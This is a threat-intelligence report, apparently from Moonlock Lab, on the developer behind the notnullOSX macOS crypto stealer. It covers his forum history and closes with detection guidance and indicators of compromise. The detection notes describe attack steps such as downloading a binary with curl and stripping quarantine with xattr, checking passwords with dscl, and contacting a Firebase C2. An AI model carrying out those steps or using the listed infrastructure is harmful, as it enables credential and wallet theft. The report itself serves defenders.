“I wrote a stealer for MacOS,” 0xFFF posted in Russian. “It is embarrassing to even call the version raw.” He then listed what it could do anyway: steal crypto, grab Telegram sessions, and bypass Apple’s firewall. Logs were sent to a Telegram bot. Files over 50MB went to anonfiles. There was no panel. He mentioned he might write one eventually.

He would later describe the circumstances of its creation with characteristic bluntness: “I wrote it myself when I was still on the train. I remember it well.”
It was not polished. It was not stable. But in late 2022, a dedicated macOS-native stealer—any macOS-native stealer, in fact—was rare enough that simply being functional most of the time was a competitive position. 0xFFF had found a niche in the market. But the niche would not remain his for long.

February–March 2023: The greed
By February 2023, the stealer had paying clients. Traffer teams, including the Cthulhu NFT Team, were running it operationally. Early beta testers had paid $150 for a lifetime subscription. It was a price that lasted until 0xFFF decided it didn’t.
Within weeks, 0xFFF raised the monthly rate to $4,000, then to $9,000, and issued refunds to the lifetime subscribers rather than honor the original terms.
The partnership
The threat actor known as ping3r—at the time, running the coockie.pro forum, and later, the developer behind Atomic macOS Stealer, had noticed 0xFFF early. He wrote with a cooperation proposal: ping3r would advertise the stealer, provide clients, and embed his forum branding in the malware’s output logs. In exchange, 0xFFF would pass along 50% of revenue from referred clients. By ping3r’s own account, those clients were paying $8,000 per month.
The arrangement was functional. 0xFFF’s stealer advertised coockie.pro in its output records.

Ping3r vouched for 0xFFF on the forum and acted as guarantor for transactions. The stealer was announced on coockie.pro with ping3r’s endorsement.
The arrangement did not last.
The fake tip
Later, 0xFFF received a private message from ping3r claiming he was under active investigation by the Russian FSB (Federal Security Service) and Ukrainian SBU (Security Service of Ukraine). 0xFFF panicked. He posted inflammatory statements on XSS, accusing the forum itself of FSB cooperation. He cobbled together a fake “sale” of the source code to balaclava, the admin of the Cthulhu Team, as cover for a rapid exit. He then deleted his Telegram account, cleared correspondence, and disappeared.

This “sale” left active subscribers with a dead product. Evidence of the promised refunds was thin. The XSS administration banned him for defamation.
0xFFF’s assessment of the episode, delivered 2 years later: “I was stupidly fooled.”
The macOS stealer ecosystem that followed from the wreckage of 0xFFF’s 2023 exit, AMOS, Poseidon, Cthulhu, and Banshee, was, in a meaningful sense, built on the foundation of his work. And 0xFFF would not be unaware of this when he returned.
August 2024: The apology
In August 2024, a Telegram channel appeared: @nullxfffTrue, with the profile name “0xfff – он вам не Алхимик” (0xfff – he is not an Alchemist for you). The user, also known as alh1mik, published his story of the 2023 exit, including the fabricated FSB threat, the panic, the XSS ban, and the AMOS launch that followed suspiciously fast. He named ping3r directly and posted screenshots of recent correspondence as evidence.

Additionally, the threat actor made a concrete offer: reinstatement, in exchange for an exclusive new macOS stealer sold only through the XSS forum.


Moonlock Lab researcher @osint_barbie documented the activity on X as it unfolded, noting that alh1mik had simultaneously opened preorders for a new macOS stealer, priced at $400/month for life, with a launch price of no less than $1,000/month. The announcement included a video message previewing an admin panel that showed collected logs organized by IP, credentials, and wallet presence across Exodus, Atomic, Trust, and MetaMask.

A video showed some strings from the promised stealer. The Russian inline comments are notable: phrases like “// Обработка ошибки, если не удается” (“error handling if it fails”). These read less like a developer’s shorthand and more like an LLM’s attempt to explain itself.
The community responded with predictable skepticism. Rodrigo, developer of Poseidon Stealer, summarized alh1mik’s intervening years: “He sold drugs, did CIS carding, and many other idiot things.” Some forum members labeled him a scammer who had disappeared after borrowing money. The XSS forum had no reason to believe the comeback would materialize.
However, by early 2026, it did—with a Go-written modular stealer with full backdoor capabilities.
Final thoughts
notnullOSX is not the product of the same developer who shipped a half-working stealer commuting on a train in 2022. The Go rewrite, the garble obfuscation, the modular architecture, the WebSocket channel, the $10,000 targeting floor—these are the marks of someone who spent 2 years paying attention to what the macOS threat landscape required, and methodically building toward it.
The immediate risk is concentrated and specific. The targets are macOS users with hardware crypto wallets, DeFi participants, and anyone whose wallet address has ever appeared alongside their real identity. The ReplaceApp module exists precisely for the people who believe a hardware wallet keeps their assets safe. It doesn’t, if an app managing that wallet can be swapped for a trojanized clone.
The longer-term concern is what this infrastructure becomes. A modular implant with a live C2 channel and remote update capability is not a stealer with a shelf life. It’s a platform with a roadmap. New modules, such as iCloudGrab, will be written. The open question is how far the development will go before the security teams and Mac users catch up.
This report is our piece of the answer. This technical breakdown is for the security researchers and defenders who are tracking cyber threats. The Moonlock app is for everyone else—updated with detections for the malware that our team documents, including this one.
Detection notes
Moonlock Lab wrote this section to provide immediate, actionable guidance on how to identify and defend against the notnullOSX stealer. Whether you’re a security professional or a concerned crypto owner, look for these signs to detect the stealer’s presence.
For security teams
- Block or alert on outbound connections to mactest-6b2ab-default-rtdb[.]firebaseio.com.
- Flag persistent text/event-stream (SSE) connections from macOS endpoints.
- Alert on Mach-O binaries downloaded from cdn.filestackcontent[.]com.
- Monitor for LaunchAgents with plaintext credentials in EnvironmentVariables.
- Flag dscl . -authonly calls from non-system processes
- Alert on xattr -rd com.apple.quarantine invoked from browser or document context
- Review any Full Disk Access grants to unrecognized applications.
- Check /tmp for staged, short-lived Mach-O binaries, especially with names matching the module naming convention (*Grab, ReplaceApp).
- Alert curl fetching a binary from a not known/familiar domains followed immediately by xattr -d com.apple.quarantine
For crypto owners and developers
- Never paste Terminal commands sourced from a browser or document.
- Treat any app requesting Full Disk Access during installation as suspicious.
- Do not grant Full Disk Access unless the application and its developer are verified.
- Audit ~/Library/LaunchAgents/ for unfamiliar plists.
Indicators of compromise (IOCs)
Network infrastructure
| Indicator | Type | Description |
|---|---|---|
| mactest-6b2ab-default-rtdb[.]firebaseio.com | Domain | Firebase RTDB C2 |
| 83.217.209[.]88 | IP | Proxy / VPS |
| 111[.]90[.]149[.]111 | IP | ClickFix installer server |
| wallpapermacos[.]com | Domain | Malicious WallSpace lure |
| wallspaceapp[.]com | Domain | Malicious WallSpace lure |
| cdn.filestackcontent[.]com | Domain | Module delivery CDN (abused) |
Distribution
| Indicator | Type | Description |
| https://www.youtube.com/watch?v=nbH5KJGYBHk | URL | Malicious YouTube video (hijacked account) |
| https://www.youtube.com/@wallspacemacos | URL | Malicious YouTube channel (hijacked, est. 2015) |
File hashes
| SHA256 | Description |
| 8d029b65c1076141d4817f25428cef44888b2fb4349ab9b9df7a413d240e1177 | First-stage binary |
| b0cd860f18b0136e063d7ef9a3c84d138a1a21dbea019605ce66a3a1fad91db4 | Main module Mach-O (ClickFix chain) |
| ff7f0c39aa90ed8f4ce24658a347e7871bb5f6a607eaedf2cf2859a1fb5782a9 | Main module Mach-O (DMG chain) |
| 070402c2c531aa3a87b9ccd080532a51d17b01d982b205fc4487246d58de8913 | Stage 1 bash installer (ClickFix) |
| b73adc5dc04159241e4a89cbc82eaa381f406080f3aaaa1f27d145900dd54267 | Mach-O variant |
| 82cb3a22c90aee6cfc2f7e7f72e921e21226492c1d424d2b754b9cd763ab0b20 | Mach-O variant |
| 47373950e1d23c066de0ed2d511b4b7eea56ec22d7b501db265995fec51dbb44 | Mach-O variant |
| 4584d02b5193799453766857dba97021f966b9cbf6033d7dd3a33d61eb975a6c | Mach-O variant |
| 636fa90aebab98534dcdbe50508ed8d3607c284c72f831a4503e223540d3f761 | DMG |
This is an independent publication, and it has not been authorized, sponsored, or otherwise approved by Apple Inc. Mac and macOS are trademarks of Apple Inc.